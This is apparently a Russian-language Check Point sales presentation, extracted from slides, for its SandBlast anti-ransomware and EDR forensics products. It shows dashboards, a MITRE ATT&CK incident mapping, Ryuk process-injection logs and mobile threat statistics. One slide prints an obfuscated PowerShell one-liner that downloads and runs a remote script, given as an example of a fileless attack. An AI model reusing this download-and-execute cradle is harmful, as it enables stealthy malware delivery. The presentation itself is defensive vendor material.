
Anti-Ransomware Behavioral Guard



Check Point
SOFTWARE TECHNOLOGIES LTD



Защита от новых шифровальщиков по поведению



... CryptoLocker... WannaCry... NotPetya... BadRabbit... GrandCrab... Ryuk...
Robinhood...

Бестелесные атаки стремительно растут!



Check Point
SOFTWARE TECHNOLOGIES LTD

```
&("{0}{2}{3}{1}{4}"-f 'In','e','voke-Exp','r','ssion') (&(" {2}{0}{1}"-f'w-Obj','ct','Ne') ( "{0}{1}{2}{3}"-f 'N','et.','Web','Client') ).("{0}{3}{1}{2}{4}"-f'Downl','ad','S','o','tring').Invoke(( 'http' + ':'+'/'+'e'/bi+'t.ly'+'/L3g1t' ))|
```

Вредоносный скрипт



исполняется PowerShell

Стандартный системный процесс

10

раз проще достичь цели, чем с вредоносными файлами*

*Ponemon Institute

35%

всех атак в 2018*

5 year flashforward

As technology advances and cybercriminals become more sophisticated – further refining existing methodologies and borrowing from leaked nation state toolkits – cyber-attacks will become increasingly stealthy and harder to detect. While currently there are few reports from law enforcement, attacks using fileless malware will become a standard component of the crime-as-a-service industry, just as cryptoware has today.



Europol
IOCTA 2018
Report

Behavioral Guard блокирует бестелесные атаки



CLEANED
status



Gandcrypt
malware family



MEDIUM
severity



Endpoint Behavioral Guard
triggered by


...\windows\syswow64\windowspowershell\v1.0\powershell.exe



trigger



gen.win.ps.oncodrep.a
protection name




FW, Anti-Bot Auto-Remediation

 REMEDIATION



Изоляция,
лечение и
восстановление
(~1 мин.)





Forensics

Анализ и
реагировани
е



НОВЫЕ ОТЧЕТЫ SandBlast Agent Forensics



Check Point
SOFTWARE TECHNOLOGIES LTD

The dashboard provides a comprehensive overview of an incident, organized into several key sections:

- Overview:** Displays key incident details such as 'CLEANED status', 'Rapid malware family', 'CRITICAL severity', 'Endpoint Behavioral Guard triggered by', the file path '...\temp\added\space\to_test\the ellipsis behavior\gamepa.exe', protection name 'ps.win.encoded', and user 'pashap user'.
- ATTACK STATS:** Summarizes the types of connections and processes involved, showing 1 Malicious Connections, 1 Malicious Processes, 1 Unsigned Processes, and 1 Script Processes.
- BUSINESS IMPACT:** Shows the potential damage done, specifically 38 Data Ransom.
- ATTACK TYPES:** Lists the types of attacks seen or prevented, including infostealer, miner, and riskware.
- ENTRY POINT:** Details how the system was entered, showing 'powershell.exe launched through WMI'.
- REMEDIATION:** Tracks the removal of incident elements, showing 100% (21/21) terminated processes and 9% (3435/36253) quarantined/deleted files.
- INCIDENT DETAILS (12 processes):** A process tree diagram showing the flow of activity from a central point to various system processes.
- SUSPICIOUS ACTIVITY (12 categories):** A list of events categorized by severity and type, including Abnormal Behavior, Malicious URL, Volume Shadow Copy Deletion, BitCoin Wallet Access, Ransom Message Creation (393 events), Script Execution, and Process in Temp.

Какой статус угрозы и что это такое?

CLEANED status

Gandcrypt malware family

MEDIUM severity

Endpoint Behavioral Guard triggered by

`...\windows\syswow64\windowpowershell\v1.0\powershell.exe` trigger

ATTACK TYPES What were the attacks types seen or prevented?

bot

ransomware

trojan

CLEANED status

Rapid malware family

CRITICAL severity

Endpoint Behavioral Guard triggered by

`...\temp\added\space\to_test\the ellipsis behavior\gamepa.exe` trigger


ATTACK TYPES What were the attacks types seen or prevented?

infostealer

miner

riskware

Детальный анализ инцидента



Process	Security	Reputation	File Ops (5032)	Network Ops (0)	Registry Ops (2)	Injection/Hook Ops (0)	Suspicious Events (399)	Damage (122)
---------	----------	------------	-----------------	-----------------	------------------	------------------------	-------------------------	--------------

Show entries

Registry Key	Action	Value	Data Old	Data New
hku\s-1-5-21-1122206823-2576726208-2282001178-1106\software\microsoft\windows\currentversion\run	OpenKey, SetValueKey, SetInformationKey, QueryKey	encrypter	C:\Users\alice\AppData\Roaming\info.exe	C:\Users\alice\AppData\Roaming\info.exe
hku\s-1-5-21-1122206823-2576726208-2282001178-1106\software\microsoft\windows\currentversion\run	OpenKey, SetValueKey, SetInformationKey, QueryKey	userinfo	C:\Users\alice\AppData\Roaming\recovery.txt	C:\Users\alice\AppData\Roaming\recovery.txt

E81.40: расследование атаки по MITRE ATT&CK



Check Point
SOFTWARE TECHNOLOGIES LTD

MITRE ATT&CK™ Matrix PASHAP-G4: analyzer1567409126857

<https://attack.mitre.org>

These are the tactics and techniques as described by the MITRE ATT&CK™ framework.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Remote Logon	Command-Line Interface	Registry Run Keys / Startup Folder	Process Injection	Modify Registry		Browser Bookmark Discovery		Data from Local System	Commonly Used Port		Data Encrypted for Impact
											35 events
											Inhibit System Recovery

INITIAL ACCESS → REMOTE LOGON → 1 EVENT → HIGH SEVERITY → Forensics Suspicious Event

Remote Desktop Connections are an all too common way of entering a system for Cyber Attacks. Access to RDP can occur from stolen credentials and brute forcing.

Show 10 entries

Description

COKO-WIN10X64-3\dave was logged in remotely using RDP from remote machine: COKO-WIN10X64 using IP: 10.0.0.15

Showing 1 to 1 of 1 entries

User Execution

1 event

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\smhost.exe (PID: 2364)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\runtimebroker.exe (PID: 2588)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\systemapps\shellexperiencehost_cw5n1h2txyewy\shellexperiencehost.exe (PID: 3568)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\dlhhost.exe (PID: 2948)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\taskhostw.exe (PID: 2020)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\svchost.exe (PID: 4800)



Полностью ли вылечено и какой ущерб?

Политика «все в детект» (EDR):

BUSINESS IMPACT What was the potential damage done?

651 Data Changes

10 Privacy Violation



Политика «все в превент» (EPP):

BUSINESS IMPACT What was the potential damage done?

No damage detected


Suspicious Activity



Last Day

Search for Indicator

MITRE Technique



MITRE ATT&CK™ Events

	Process: scvhost.exe jeremysk	Technique: C&C Protocol Tactic: C&C Communication	Detection time: 1/7/2019, 11:00:11 PM JEREMY-PC
	Process: hostscv.exe pamela	Technique: Mass Registry Change Tactic: Defense Evasion	Detection time: 1/7/2019, 11:01:51 PM PAMELA-PC
	Process: host.exe oren	Technique: Query Registry Tactic: Defense Evasion	Detection time: 1/7/2019, 11:01:52 PM OREN-PC

Behavior Based Anomalies

	Process: update.exe Max	Technique: Binary Padding Tactic: Low Reputation Low Prevalence	Detection time: 1/7/2019, 11:01:54 PM MAX-PC
--	-----------------------------------	--	--

Machine Learning Anomalies

	Process: bob_cv.pdf.exe lior	Technique: Camouflage ML Tactic: Defense Evasion, Execution	Detection time: 1/7/2019, 10:05:12 PM LIOR-PC
	Process: crhome.exe Max	Technique: Remote Desktop Protocol Tactic: Lateral Movement	Detection time: 1/7/2019, 11:16:20 PM MAX-PC

Indicators From Recent News

Mar 13 2019 12:21 PM
Protecting Against WinRAR Vulnerabilities (CVE-2018-20250) [BLOG - IOA](#)

Mar 10 2019 17:21 PM
UK hospitals hit with massive ransomware attack - [IOA](#)



А как насчет мобильных устройств?




А как у Вас дела с защитой мобильных устройств?

В 59% организаций – нет защиты

Всего 9% ИТ-специалистов считают мобильные угрозы серьезным риском для безопасности

И очень зря...



SimBad: A Rogue Adware Campaign On Google Play

March 13, 2019

Research by: Elena Root and Andrey Polkovnichenko

Google удалил **209** зараженных приложений из маркета. Топ 10 из них были скачаны 55 млн. раз!



SandBlast Mobile

ЗАЩИТА ОТ МОБИЛЬНЫХ УГРОЗ



Приложения

я




Сеть



ОС




SANDBLAST



№1 в
тестах




On-Device Network Protection: условный доступ



